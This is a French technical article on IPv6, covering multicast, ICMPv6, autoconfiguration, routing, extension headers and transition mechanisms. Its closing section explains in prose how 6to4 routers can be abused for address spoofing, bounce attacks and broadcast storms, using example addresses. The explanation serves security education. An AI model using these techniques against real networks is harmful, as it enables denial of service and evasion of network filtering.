Il faut noter que le *broadcast* tel qu'utilisé en IPv4 a complètement disparu. Localement et au niveau de l'OS, le multicast permet de ne pas générer d'interruption si le trafic n'est pas destiné au nœud comme c'était le cas avec le broadcast. Le filtrage se fait directement au niveau du matériel en fonction des groupes auxquels le nœud appartient. L'emploi des adresses mutlicast est très intéressant : il permet d'utiliser un service sans pour autant connaître la destination. Un nœud s'adresse alors à un groupe s'étant fait identifier comme proposant ce service.

Par exemple, en IPv4, un client devra avoir été préalablement configuré avec une liste de serveurs NTP donnés. À l'inverse en IPv6, il lui suffira d'utiliser l'adresse ff02::101 pour que les serveurs NTP de son segment lui répondent. Le paragraphe sur l'auto-configuration avec états, avec DHCPv6, présente un exemple d'utilisation du multicast.

ICMPv6 : un protocole majeur d'IPv6

Le protocole ICMP (*Internet Control Message Protocol*) est restreint, dans le cadre de IPv4, à la remontée d'erreurs (*host not responding, no route to host*), au test (que celui qui n'a jamais utilisé la commande `ping` parle maintenant ou qu'il se taise à jamais) et parfois à la découverte de routeurs et d'équipements. En IPv6, son importance est accrue. En outre, les fonctions précédentes sont revues et leurs cadres plus clairement définis. ICMPv6 intègre également les fonctionnalités autrefois échues à IGMP (*Internet Group Message Protocol*) pour identifier les groupes de multicast, mais il se substitue également au protocole ARP (*Address Resolution Protocol*) .

Dans ce dernier cas, le trafic ICMPv6 débutera avec des paquets émis sur des adresses lien local. L'utilisation d'ICMPv6 pour remplacer ARP sera détaillée dans le paragraphe sur l'auto-configuration. ICMPv6 intègre également des messages permettant à une machine de découvrir l'environnement dans lequel elle se trouve, ce qui facilite des mécanismes d'auto-configuration sans état (dont il sera question dans quelques paragraphes), notamment :

- découverte des voisins ;
- découverte des routeurs ;
- découverte des préfixes utilisés sur le réseau (pour s'auto-configurer) et des adresses dupliquées ;
- découverte des caractéristiques physiques du lien physique (MTU, nombre de sauts maximums autorisés) ;
- remontée des erreurs et « ping » (comme dans IPv4) .

Cohabitation de IPv4 et IPv6

Les mécanismes de transition (présentés par ailleurs dans ce dossier) sont également présents au niveau des API. Ainsi, la fonction `inet_ntoa()` est remplacée par `inet_ntop()` qui supporte indistinctement les 2 types d'adresse. De même, les fonctions de résolutions de noms (`getipnodebyname`), `getipnodebyaddr()` et autres, sont avantageusement remplacées par l'unique fonction `getaddrinfo()`, qui elle aussi supporte aussi bien le v4 que le v6. En conséquence, le portage d'applications se fait sans trop de souffrance. Et mieux encore, un logiciel supportant uniquement v6 peut fonctionner en v4 naturellement si l'hôte n'est pas configuré pour parler v6. Selon les cas, la machine manipulera des sockets de types AF_INET (pour IPv4) ou AF_INET6 pour IPv6. On peut vouloir accéder à des serveurs ne disposant que d'IPv4 tout en restant au niveau du client dans la classe d'adresse AF_INET6, et réciproquement.

Dans ce but, IPv6 permet de mapper une adresse IPv4 dans une adresse IPv6. Ainsi, une adresse a.b.c.d sera mappée en ::ffff:a.b.c.d (plus prosaïquement si l'adresse IPv4 s'écrit XXXXYYYY en hexadécimal, elle sera mappée en ::ffff:XXXX:YYYY). Une application pourra être décrite spécifiquement pour supporter IPv6 et gérer IPv4 malgré tout. Ce formalisme est essentiellement applicatif, il fonctionne sur des machines à double pile qui, voyant l'adresse IPv4 mappée, dirigeront le traitement du paquet sur l'implémentation de IPv4.

Un autre aspect de la cohabitation IPv4 et IPv6 est le protocole 6to4. Il se peut que des réseaux IPv6 ne disposent pas d'un fournisseur d'accès doté d'un service IPv6. Ils se verraient alors incapables de communiquer avec l'extérieur en IPv6. Le protocole 6to4 (RFC3056) permet d'utiliser la connectivité IPv4 pour y faire passer du trafic IPv6 de manière transparente et automatique. Deux sites l'utilisant définiront des « tunnels 6to4 », en pratique des interfaces virtuelles adressables en IPv6 sous le préfixe 2002::<adresseIPv4publique>::/48. Ces tunnels viendront couper les paquets IPv6 pour les encapsuler dans des paquets IPv4 qui seront réassemblés de l'autre côté. Ce mécanisme de transition est le plus simple, mais n'est pas le seul (citons « teredo » par exemple).

Auto-configuration des adresses

IPv6 dispose de mécanismes (*Router Advertisement* et *Router Solitication*) qui permettent, sans configuration manuelle des machines, de construire une adresse IPv6 globale et **unique** à partir d'informations locales au réseau, fournies par le routeur. On parle alors de configuration sans état. Elle ne nécessite pas de serveur dédié comme c'est le cas avec DHCP sur IPv4, mais est prise en charge directement par les routeurs. Toutefois, DHCP ne disparaît pas pour autant et intervient dans les mécanismes de configuration avec état.

La configuration sans état repose sur différents mécanismes, construits autour d'ICMPv6. Tout d'abord, l'interface s'attribue une adresse link locale construite à partir du préfixe fe80::/10, suivi de 54 '0' et d'un identifiant de l'interface. En toute rigueur, cet identifiant est dérivé de manière unique de l'adresse MAC de l'interface (par exemple aa:bb:cc:dd:ee:ff), passant ainsi de 48 bits aux 64 nécessaires pour compléter l'adresse IPv6 (a8bb:

ccff:fedd:eeff dans notre cas). Un test est alors réalisé pour s'assurer que l'identifiant d'interface est unique sur le lien local, à l'aide d'un message IVCMPv6 *Neighbor Solicitation* (il sert ensuite dans la construction d'une adresse unicast globale). Si le nœud reçoit une réponse ICMPv6 *Neighbor Advertisement*, cela indique que l'adresse est déjà utilisée par ailleurs (une nouvelle adresse doit être générée, ou l'auto-configuration échoue). Une fois le test d'unicité passé, l'interface s'attribue donc son adresse, puis cherche à découvrir les routeurs : soit elle attend un message ICMPv6 Router Advertisement annonçant un routeur, soit elle en sollicite les informations directement avec un message ICMPv6 Router Solicitation.

À partir de là, le routeur indique à l'interface si une auto-configuration avec états est disponible (il indique alors le serveur DHCP nécessaire) ou bien, dans le cas contraire, comment se construire une adresse globale. Dans le cas de la configuration sans état, cette adresse est généralement construite à partir du préfixe fourni par le routeur, préfixe qui est lui-même unique, et de l'identifiant de l'interface construit initialement : on obtient bien une adresse unicast globale et unique.

Il est à noter que la promotion d'ICMPv6 et l'utilisation des adresses multicasts permet de se débarrasser d'ARP. En IPv4, on devait utiliser ce protocole de la couche 3, indépendant de IP, qui s'adressait directement au lien physique. IPv6, via les adresses link-local, n'a pas besoin de ce type de protocole auxiliaire, il dispose de tous les outils nécessaires à son initialisation. La configuration à état fait appel à DHCP, de la même façon que IPv4.

La configuration avec état offre plus d'informations de contrôle et permet une gestion de l'allocation des adresses plus fine que la configuration sans état. La mise en place de mécanismes client/serveur DHCPv6 est indispensable dans ce cas, et offre une fonctionnalité que la configuration sans état ne peut fournir : le serveur DHCP n'est pas nécessaire sur le même lien que le client, les échanges DHCPv6 peuvent transiter entre plusieurs sous-réseaux (alors que DHCPv4 ne traverse pas les routeurs).

En pratique, le client envoie une requête multicast sur tous les agents DHCP de son lien (adresse en ff02::1:2) ou des agents DHCP de tout le réseau (adresse en ff05::1:3). Le serveur répond par un message d'annonce dans lequel il indique l'adresse que le client doit utiliser pour le joindre sans avoir recours au multicast. Ensuite, le client émet une requête d'obtention d'adresse assez similaire à DHCPv4. Autre avantage par rapport à la configuration sans état, DHCPv6 peut fournir des informations supplémentaires sur l'infrastructure, comme les DNS par exemple (qu'il faut rentrer « à la main » dans le cas de l'auto-configuration sans état !).

Routage dans IPv6

Le routage en IPv6 se fait globalement de la même façon qu'en IPv4. Les protocoles employés sont identiques dans les grandes lignes (OSPF, BGP, RIP,), mais adaptés au format particulier des adresses dans IPv6. Le routage est probablement l'aspect de IPv6 qui diffère le moins de IPv4. Seule l'allocation des adresses de façon géographique est complètement différente.

Cela permet de réduire les tailles des tables de routage et d'agréger les préfixes par zone géographique/pays/etc. De même qu'en IPv4, on distingue des protocoles de routage internes (ou IGP : *Interior Gateway Protocols*) et des routeurs externes (ou EGP : *Exterior Gateway Protocols*), selon la portée des échanges à effectuer durant le processus du routage (quelques sauts de routeur ou un chemin impliquant de nombreux routeurs sur Internet). En IPv4, les IGP utilisés étaient RIPv2 et OSPFv1. IPv6 utilise RIPng qui est une adaptation de RIPv2.

Il pourra également utiliser OSPFv3 qui repose sur l'algorithme du plus court chemin (*Open Shortest Path First*). OSPFv3 est là encore une « mise à jour » du protocole OSPFv2 relatif à IPv4, ainsi la notion de lien (Cf. les portées « link local ») se substitue à la notion de « sous-réseaux IPv4 », mais le fonctionnement est le même. Il est à noter qu'OSPF est réputé être plus difficile à mettre en œuvre que RIP (car nécessitant plus d'efforts de configuration des routeurs), mais plus efficace dans la découverte de la topologie du réseau (par exemple les détections de boucles dans le chemin).
Le routage externe, typiquement pour l'interconnexion de réseaux, utilise le protocole BGP4 (*Border Gateway Protocol*). Ce dernier possède la caractéristique d'être capable de router différents protocoles (aussi bien de l'IP que de l'IPX par exemple). Il fut ainsi étendu, devenant BGP4+ pour lui permettre de supporter les adresses IPv6.

Extensions IPv6

Les extensions IPv6 généralisent le concept d'options en IPv4. Alors que l'en-tête IPv4 cherchait à être polymorphe et pouvait inclure des options (comme le *source routing* qui n'est plus utilisé de nos jours en raison des problèmes de sécurité qu'il implique), l'en-tête IPv6 a une taille, ainsi qu'une sémantique fixes. Les options n'étant que très rarement utilisées en IPv4 et peu génériques, ce mécanisme a été repensé dans IPv6. Les extensions se présentent désormais sous la forme d'en-têtes chaînés les uns sur les autres (voir ci-après fig. 3 et 4).

Ces extensions, dont la longueur est un multiple de 8 octets, contiennent des informations relatives au paquet servant généralement à la destination, parfois aux équipements traversés. Ainsi, une extension de « routage » (*Routing Header*) fournit le même service que le *loose-source routing* en IPv4. Cette extension traitée par tous les routeurs traversés par le paquet permet à son émetteur d'imposer son envoi à une liste de routeur particulière.

À l'inverse, les options suivantes ne sont traitées que par les nœuds destinataires du paquet : fragmentation, qui était sortie de l'en-tête IPv6 ; authentification et confidentialité, aussi connues sous le nom d'IPsec (ESP et AH).

Autres innovations de IPv6

Ce paragraphe balaye quelques aspects innovants du protocole IPv6. Son but est essentiellement de souligner le fait que ses concepteurs ont essayé de le munir d'emblée des fonctionnalités qui avaient fait défaut à IPv4 afin d'éviter d'avoir à y ajouter des couches supplémentaires (genre IPsec, quelques options, etc.). Et quand bien même ce serait nécessaire, le système d'extensions est suffisamment flexible pour permettre cela sans pénalité.


En-tête de taille fixe

Un des problèmes dans le traitement des paquets IPv4 est que le header n'a pas a priori une taille fixe, ce qui en alourdit le traitement. En effet, des options sont susceptibles d'être ajoutées au header classique de 20 octets. Autre difficulté, l'en-tête contient le champ protocole qui indique bien le protocole suivant, mais, du coup, on ne sait rien des éventuelles options.

Bref, pour résumer, *parser* un en-tête IPv4, c'est pénible. Afin de remédier à cela, IPv6 possède un header de taille fixe (donc plus besoin de préciser la taille, voir figure 3), et un champ `next header` indiquant ce qui suit (Cf. figure 4), même si ce sont des « options », les extensions.

Chacune indique ainsi le type du next header, jusqu'à ce qu'on passe à la couche supérieure. Cette construction sous forme de liste chaînée rend le protocole bien plus lisible et facilement manipulable (voir figure 4).

Figure 3 *En-tête IPv6*



Gestion de la fragmentation

IPv6 garantit une MTU minimale de 1 280 octets pour tout type de lien. Ainsi des nœuds légers n'ont pas besoin d'implémenter les mécanismes de fragmentation.

De plus, l'emploi du *Path Maximum Transfer Unit* est systématisé. IPv4 est souvent pénalisé par les effets de la fragmentation des paquets véhiculés.Il est à noter que la fragmentation IPv4 est souvent le fait du routeur : ce dernier voit qu'il doit passer un paquet d'un réseau à un autre et qu'il ne peut le faire pour un excès de taille.

Il le découpe en plusieurs paquets plus petits. Le destinataire aura alors la charge de recoller les morceaux, ce qui induit naturellement une charge importante sur le routeur.

IPv6 a choisi une politique différente en mettant en place le mécanisme de découverte de MTU et plus généralement de Path MTU soit la taille maximum d'un segment à ne pas dépasser pour traverser plusieurs équipements sans qu'aucun ne produise de fragmentation.

Le PMTU est égal au plus petit MTU sur l'ensemble du chemin. L'obtention de cette valeur (dont l'algorithme fait l'objet de la **[RFC1981]**) utilise un procédé itératif. Quand un routeur reçoit un paquet trop grand, il renvoie à l'émetteur un message ICMPv6 *Packet Too Big* avec également la taille maximale supportée par le lien de sortie. L'émetteur renvoie alors ses données, en tenant compte de cette valeur. Cette opération peut se répéter plusieurs fois, lors de l'envoi d'un paquet.


La notion de « PMTU » permet de soulager les routeurs de la gestion de la fragmentation. Une fois le PMTU connu entre deux machines, l'émetteur et le destinataire n'utiliseront plus entre eux de paquets excédant cette taille.

La fragmentation est alors gérée au niveau des deux extrémités de la communication, ne sollicitant plus les routeurs dans ce but. L'utilisation de PMTU n'est pas propre à IPv6. Certaines piles IPv4 en disposait. Toutefois, son utilisation devient systématique en IPv6.

Sécurité

Optionnel en IPv4, IPsec est désormais obligatoire en IPv6. Toutes les implémentations d'IPv6 sont ainsi capables d'authentifier et de chiffrer tout ou partie de leur trafic.

Figure 4 *Extensions sous IPv6*



Checksums

Les sommes de contrôles des paquets, ou *checksums*, intégrées à la fois dans IP et dans les protocoles UDP et TCP en IPv4 ne sont plus présentes dans le header IPv6.

Il est considéré que ce checksum est le fait de la couche transport et doit donc être géré uniquement au niveau supérieur, comme TCP et UDP, pour éviter une redondance inutile. Cette innovation résulte de l'évolution des équipements qui sont considérés comme bien plus fiables maintenant, ce qui n'était pas le cas à la naissance d'IP.

Support de la mobilité

À l'avenir, les terminaux mobiles construits sur IPv6 vont fortement se multiplier. À la manière d'un téléphone portable possédant un numéro indépendant de sa position géographique, ceux-ci vont conserver la même adresse IPv6 au cours de leurs déplacements.

Le protocole Mobile IPv6, abordé par la suite dans ce dossier, fournit cette fonctionnalité et constitue l'un des moteurs de l'utilisation d'IPv6 par les opérateurs de télécoms.

Et au-dessus de IP ?

IPv6 est une refonte profonde du protocole IP, mais il est conçu pour minimiser les impacts sur les couches supérieures. Si on exclut le support des adresses sur 128 bits au lieu des 32 bits des adresses IPv4, les headers TCP et UDP ne changent pas.

Le pseudo-header change pour le calcul du checksum : utilisation des adresses v6, de la longueur sur 2 octets, du champ `next header` (qui remplace le champ `protocole`) et de bourrage.

Le calcul du checksum est maintenant obligatoire avec UDP. Les protocoles des couches supérieures peuvent rester en l'état ou recevoir des extensions pour supporter l'IPv6. Ainsi, du trafic HTTP est parfaitement envisageable en « TCP over IPv6 ».

Il est à noter que les protocoles émergeants, comme NFSv4 disposent, pour la plupart, de structures permettant un support explicite des adresses IPv6.

IPv6 dans le futur

En 2000, le Premier ministre du Japon, M. Mori, parlait devant le parlement de « *the IT Revolution as a National Movement* ». En 2001, lors du congrès de Davos, il persistait dans un discours intitulé « *Shaping Japan, Shaping a Global Future* ». À chaque fois, on retrouve IPv6 au cœur de ces interventions.

Ce pays dispose en effet d'un plan d'adressage assez pauvre et voit en IPv6 une opportunité formidable d'étendre sa présence sur Internet. Dans le même temps, le NREN (l'équivalent américain de RENATER) multipliait les initiatives visant à supporter IPv6 de façon à pouvoir communiquer efficacement avec les sites asiatiques ayant déjà fait leur transition en IPv6.

Croire qu'IPv6 est un protocole émergent serait une erreur : il est déjà présent et bien présent. Il ne faut toutefois pas s'attendre à un « Big Bang IPv6 » forçant les piles IPv4 à se muer en piles IPv6 du jour au lendemain. Cette situation ne se produira tout simplement jamais. IPv6 est d'ores et déjà présent et grignote de plus en plus de parts de marché.

La possibilité de disposer de machines à double pile IP (une en v4 et une autre en v6), de faire passer du trafic IPv4 sur des réseaux IPv6 ou de relier des réseaux IPv6 au travers de réseau IPv4 (via 6to4 par exemple) favorise un déploiement progressif, où les 2 versions cohabitent sans heurt. IPv6 colonise petit à petit l'Internet, en commençant par l'Asie où il supplante son prédécesseur, et son expansion ne fera que se confirmer dans les mois et les années qui viennent. Songez au téléphone mobile dont vous disposerez dans deux ans : il est probable que vous l'utiliserez pour accéder directement à Internet, sans « passerelle », sous les bons auspices du protocole IPv6.

Bibliographie

- CIZAULT (Gisèle), *IPv6, théorie et pratique*, 4e édition, novembre 2005, ISBN : 2-84177-337-X.
- **[RFC 2374]** *An IPv6 Aggregatable Global Unicast Address Format*
- **[RFC 2460]** *Internet Protocol, Version 6 (IPv6) Specification*
- **[RFC 2461]** *Neighbor Discovery for IP Version 6 (IPv6)*
- **[RFC 2462]** *IPv6 Stateless Address Autoconfiguration*
- **[RFC 2463]** *Internet Control Message Protocol (ICMPv6) for the Internet Protocol Version 6 (IPv6) Specification*
- **[RFC 1981]** *Path MTU Discovery for IP version 6*
- **[RFC 2553]** *Basic Socket Interface Extensions for IPv6*
- **[RFC 3152]** *DNS Extensions to support IP version 6*

Mécanismes de transition IPv4 et IPv6, attaques

Introduction

Dans un monde où devront cohabiter des applications IPv4 et IPv6, il est nécessaire de garder la compatibilité entre ces deux piles IP. Aussi dès la genèse du nouveau protocole, ses concepteurs ont admis les deux points suivants :

- que la phase de transition allait durer dans le temps ;
- qu'IPv4 resterait le seul protocole utilisé dans certaines sociétés.

Ils définissent dans le document « *The Recommendation for the IP Next Generation Protocol* » **[1]** les critères de transition suivants :

- les machines IPv4 existantes peuvent être mises à jour vers IPv6 indépendamment des mises à jour d'autres machines ou équipements réseau ;
- les nouveaux équipements IPv6 seront ajoutés sur le réseau sans dépendre d'autres machines ou d'une infrastructure de routage particulière ;
- les machines IPv4 actuelles avec une pile réseau IPv6 installée peuvent continuer à utiliser leurs adresses IPv4 sans devoir obtenir d'autres adresses ;

et, dans « *Transition Mechanisms for IPv6 Hosts and Routers* » **[2]**, les mécanismes de compatibilité IPv4 implémentés par les machines et équipements réseau IPv6 afin de permettre une compatibilité totale avec l'ancien protocole.
Avant de préciser ce que sont les mécanismes de transition, il est utile d'effectuer un rappel sur une notion fondamentale liée à ceux-ci, la notion de « tunnels ». « Tout le monde connaît les tunnels et les concepts afférents qui y sont attachés », me direz-vous, mais il peut être quand même utile de rappeler certains points.

Les tunnels

Les concepts de tunnels ne sont pas une nouveauté liée à IPv6. Ils sont largement utilisés dans le monde IPv4 pour des raisons de sécurité (VPN, etc.) ou plus discutables (*Corkscrew*, etc.) et représentent aujourd'hui une large composante des flux en transit sur Internet. Ils reposent sur la notion d'encapsulation (un protocole dans un autre), et ce, au niveau 3 ou 7 du modèle OSI. La plupart des mécanismes de transition reposent sur l'encapsulation de IPv6 dans IPv4. De ce fait, les outils de sécurité habituels (IDS/IPS) qui reposent sur le principe de signatures réseau ne peuvent pas détecter les flux dangereux contenus dans ces tunnels. Voici une liste d'outils capables de créer des tunnels : `relay6` **[10]**, `6tunnel`, `nt6tunnel`, `asybo`.

Les tunnels automatiques

Rappelons avant tout la notion d'adresse IPv6 compatible IPv4. Elle possède la forme suivante : les 96 premiers bits sont des zéros et les 32 derniers viennent de l'adresse IPv4, comme 0:0:0:0:0:0:10.0.0.1 ou ::10.0.0.1.

L'adresse de sortie est déterminée par l'adresse de destination (compatible IPv4) du paquet IPv6 envoyé. C'est l'infrastructure de routage qui détermine le trajet du paquet et pour que cette communication fonctionne, il est donc nécessaire que l'adresse IPv6 de destination soit compatible IPv4. Ce type de tunnel permet à des nœuds IPv6/IPv4 de communiquer à travers une infrastructure réseau IPv4.

Pour diriger le trafic de tunnel automatique, on crée une route statique pour que tous les paquets qui possèdent le préfixe 0:0:0:0:0:0/96 soient envoyés vers une pseudo-interface qui réalisera le tunnel automatique. Le paquet est ensuite encapsulé dans des en-têtes IPv4. Les principales technologies utilisant les tunnels automatiques sont 6to4 et Teredo détaillés ci-après.

Les tunnels configurés manuellement

Ici, l'adresse de sortie du tunnel est déterminée par la configuration du nœud réalisant l'encapsulation. Quand un paquet IPv6 est transmis dans ce type de tunnel, on utilise l'adresse du nœud de sortie comme adresse de destination dans l'encapsulation IPv4. Le mécanisme *Tunnel Broker*, décrit ci-dessous, utilise cette technologie.

Mécanismes de transition

Il en existe un certain nombre qui, pour certains, sont plus adaptés à un type précis d'environnement (cœur de réseau, réseau d'entreprise, particuliers) que d'autres. Aussi, nous n'effectuerons un focus que sur certains d'entre eux. Voici une liste non exhaustive des solutions de transition.

Tunnel Broker

Ce terme désigne une méthode pour fournir la connectivité IPv6 à des équipements isolés dans un réseau IPv4. La configuration du tunnel repose sur le protocole TSP et se fait de façon automatique entre le serveur et le client. Ce dernier doit demander un tunnel au serveur via par exemple une interface de type HTML.

TSP (tunnel setup protocol)

Ce terme désigne un protocole défini en complément du Tunnel Broker afin de négocier automatiquement les différents paramètres lors de l'établissement d'un tunnel :

- le mécanisme d'authentification utilisateur utilisé ;
- le type d'encapsulation utilisée ;
- l'adresse IPv6 lorsque le client est un terminal ;
- le préfixe IPv6 utilisé lorsque le client est un routeur ;
- l'enregistrement DNS si le client est un terminal ;
- la résolution DNS inverse si le client est un routeur.

Julien Desfossez
julien.desfossez@revolutionlinux.com
Jean Philippe Luiggi
jp.luiggi@free.fr
Anne-Sophie Duserre
annesophie.duserre@orange-ft.com

TSP s'appuie sur l'échange de messages XML et repose sur une encapsulation IPv6 dans le protocole UDP. Il s'agit d'une alternative pour permettre la traversée du NAT à l'exemple de *Teredo* détaillé ci-après.

Dual-stack

Le mécanisme appelé *dual-stack* **[3]** consiste à fournir un support complet des deux protocoles aux machines et routeurs. Mis à part le fait que les nœuds doivent avoir une adresse dans chacun des réseaux, il est nécessaire d'avoir un serveur DNS capable de servir les deux types d'enregistrements : A pour IPv4 et AAAA pour IPv6.

La plupart des systèmes d'exploitation courants utilisent déjà ce mécanisme pour assurer la connectivité dans les deux réseaux. Combiné avec l'auto-configuration sans état, la migration progressive des stations dans un réseau se réalise de façon transparente.

ISATAP

Le terme ISATAP (*Intra-Site Automatic Tunnel Addressing Protocol*) propose une méthode pour connecter des équipements terminaux IPv6 isolés dans un réseau IPv4. À la différence du mécanisme *6to4* (voir ci-dessous), cette technique s'applique à l'intérieur d'un réseau local, offre un *tunneling* automatique ainsi que l'échange de flux IPv6 entre terminaux double pile interconnectés via un réseau local IPv4.

ISATAP définit une méthode pour qu'une machine double pile se génère une adresse IPv6 lien-local et apporte le support du *Neighbor Discovery* au-dessus d'IPv4. L'adresse est obtenue en concaténant le préfixe fe80:0000:0000:0000:0000:5efe::/96 à l'adresse IPv4 convertie en hexadécimal. Par exemple l'adresse 192.168.0.1 deviendra l'adresse ISATAP fe80::5efe:c0a8:0001.

Relais applicatifs

Ce terme dont la déclinaison anglophone est ALG (*Application Level Gateway*) représente une méthode simple pour assurer la connexion entre des machines IPv6 et des applications IPv4. Ces relais se doivent d'être configurés en dual-stack pour utiliser les deux versions du protocole.

Les requêtes IPv6 sont envoyées vers le relais applicatif qui interprète celles-ci et les retransmet en IPv4. Un des intérêts est que les relais peuvent être installés en fonction des services rendus disponibles sur le réseau (messagerie, impression, etc.), mais aussi que cette solution permet d'alléger le travail d'autres mécanismes de transition plus complexes à mettre en œuvre.

6to4

6to4 est un service de tunnel automatique permettant de relier des nœuds IPv6 à travers un réseau IPv4. Bien qu'il puisse être utilisé par une machine isolée, il a pour vocation de relier des sites IPv6 en créant des tunnels automatiques dans IPv4 **[4]**. Un exemple d'utilisation de ce mécanisme est chez les fournisseurs d'accès : ils peuvent assurer la connectivité IPv6 à leurs clients en reliant un routeur 6to4 aux deux réseaux. Bien sûr, l'utilisation de 6to4 chez les fournisseurs d'accès est une solution temporaire en attendant l'accès natif à IPv6.

Fonctionnement


En fonction de la communication à établir, deux types d'équipements peuvent être impliqués dans le processus de fonctionnement 6to4 : les routeurs 6to4 et les routeurs relais 6to4. La tâche première des routeurs est de gérer l'encapsulation et la décapsulation de paquets IPv6 dans IPv4. Pour ce faire, ils intègrent le paquet IPv6 dans le champ « données » du paquet IPv4 avec le numéro de protocole 41 (IPv6 dans IPv4).

Le préfixe 2002::/16 (réservé au 6to4) est concaténé à l'adresse globale IPv4 du routeur de bordure pour attribuer des adresses 6to4 aux machines clientes. Par exemple, si le routeur de bordure à l'adresse 192.192.192.192, le préfixe du site sera 2002:C0C0:C0C0::/48. Les 80 bits restants sont gérés par l'administrateur du site.

Si le réseau de destination est relié à IPv4, seuls deux routeurs 6to4 sont nécessaires. En revanche, s'il est nativement connecté à IPv6, le routeur 6to4 doit impérativement communiquer avec un routeur relais. Pour faciliter la gestion et optimiser la disponibilité du service, il a été convenu d'utiliser l'adresse anycast 192.88.99.1 comme adresse de routeur relais par défaut **[5]**. Tout le sous-réseau 192.88.99.0/24 est réservé pour la gestion des routes conduisant vers des relais 6to4.

Le schéma ci-dessous illustre la communication entre deux réseaux IPv6 séparés par un réseau IPv4. (voir Figure 1)

Figure 1



Attaques sur/via 6to4

Dans une infrastructure 6to4, les routeurs et relais acceptent le trafic lié au protocole-41 (tunnel IPv4-IPv6) et traitent les divers paquets venant du monde internet IPv4. Ils ont des spécificités qui sont à la base de certains risques majeurs tels que le déni de service et l'usurpation d'adresses.

- Les routeurs 6to4 doivent accepter, traiter et décapsuler tous les paquets IPv4 venant des autres routeurs ou relais 6to4.
- Les relais 6to4 doivent accepter le trafic qui vient de toute machine IPv6.
- Certaines implémentations de 6to4 ne respectent pas les « *best practices* » en termes de sécurité.

Usurpation de trafic (spoofing) et rebond à l'aide de nœuds 6to4

Le principe est ici d'abuser le manque de filtrage des routeurs 6to4. Il s'agit de profiter de l'encapsulation des paquets IPv6 dans les paquets IPv4 pour mettre de fausses adresses en IPv6. De cette manière, on peut se servir d'un routeur 6to4 pour rebondir vers d'autres nœuds. Prenons l'exemple suivant :

- adresse_src_v6 : 2001:db8::1 ;
- adresse_dst_v6 : 2002:0900:0002::1 ;
- adresse_src_v4 : 8.0.0.1 ;
- adresse_dst_v4 : 9.0.0.2.

Le deuxième routeur 6to4 (9.0.0.1) reçoit les paquets de l'adresse 8.0.0.1, les décapsule, enlève les en-têtes IPv4 contenant l'adresse source 8.0.0.1 et finit le traitement. Ainsi, l'émetteur réel des paquets a disparu car l'adresse source peut être usurpée, mais aussi parce que le deuxième routeur a enlevé les traces indiquant que la communication est passée par le routeur 8.0.0.1. On peut donc se servir de ce principe pour mener une attaque de type déni de service sur la machine de destination IPv6.

On peut utiliser cette méthode pour mettre en place une attaque par rebond, car la victime (le nœud 6to4) envoie les paquets de réponse à l'adresse src_v6 (2001:db8::1). La seule différence réside dans le choix de cette adresse.

Ce qu'il faut retenir avec ce type d'attaque est aussi que le mécanisme 6to4 est un bon moyen pour contourner les mesures de sécurité IPv4 et découvrir des réseaux.

Dans le schéma suivant, nous présentons le cas où ce principe est utilisé pour envoyer des paquets à la machine « cible 2 » en faisant rebondir le trafic par « cible 1 » qui deviendra alors l'émetteur des paquets (voir figure 2).

Attaques via du broadcast IPv4

Dans ce type d'attaque, on utilise un routeur 6to4 pour générer une tempête de *broadcast*. Le routeur 6to4 a comme adresse de broadcast 9.0.0.255.

Après réception d'un paquet ayant comme adresse de destination 2002:0900:00ff::bbbb d'une machine locale (et si aucun contrôle n'est n'effectué vis à vis de l'adresse de broadcast), il envoie le paquet (utilisation du protocole-41 : IPv6 dans IPv4) à l'adresse 9.0.0.255. Pour comprendre cette réaction, il faut revenir au fonctionnement d'un routeur 6to4.

On a vu que celui-ci décompose l'adresse IPv6 de destination pour déterminer quelle est l'adresse IPv4 du routeur 6to4 distant à contacter. Pour ce faire, il utilise les 32 bits suivants le 2002 dans l'adresse IPv6.

Dans notre exemple, on voit que si on convertit 0900:00ff, on obtient 9.0.0.255 (voir figure 3).

Figure 3

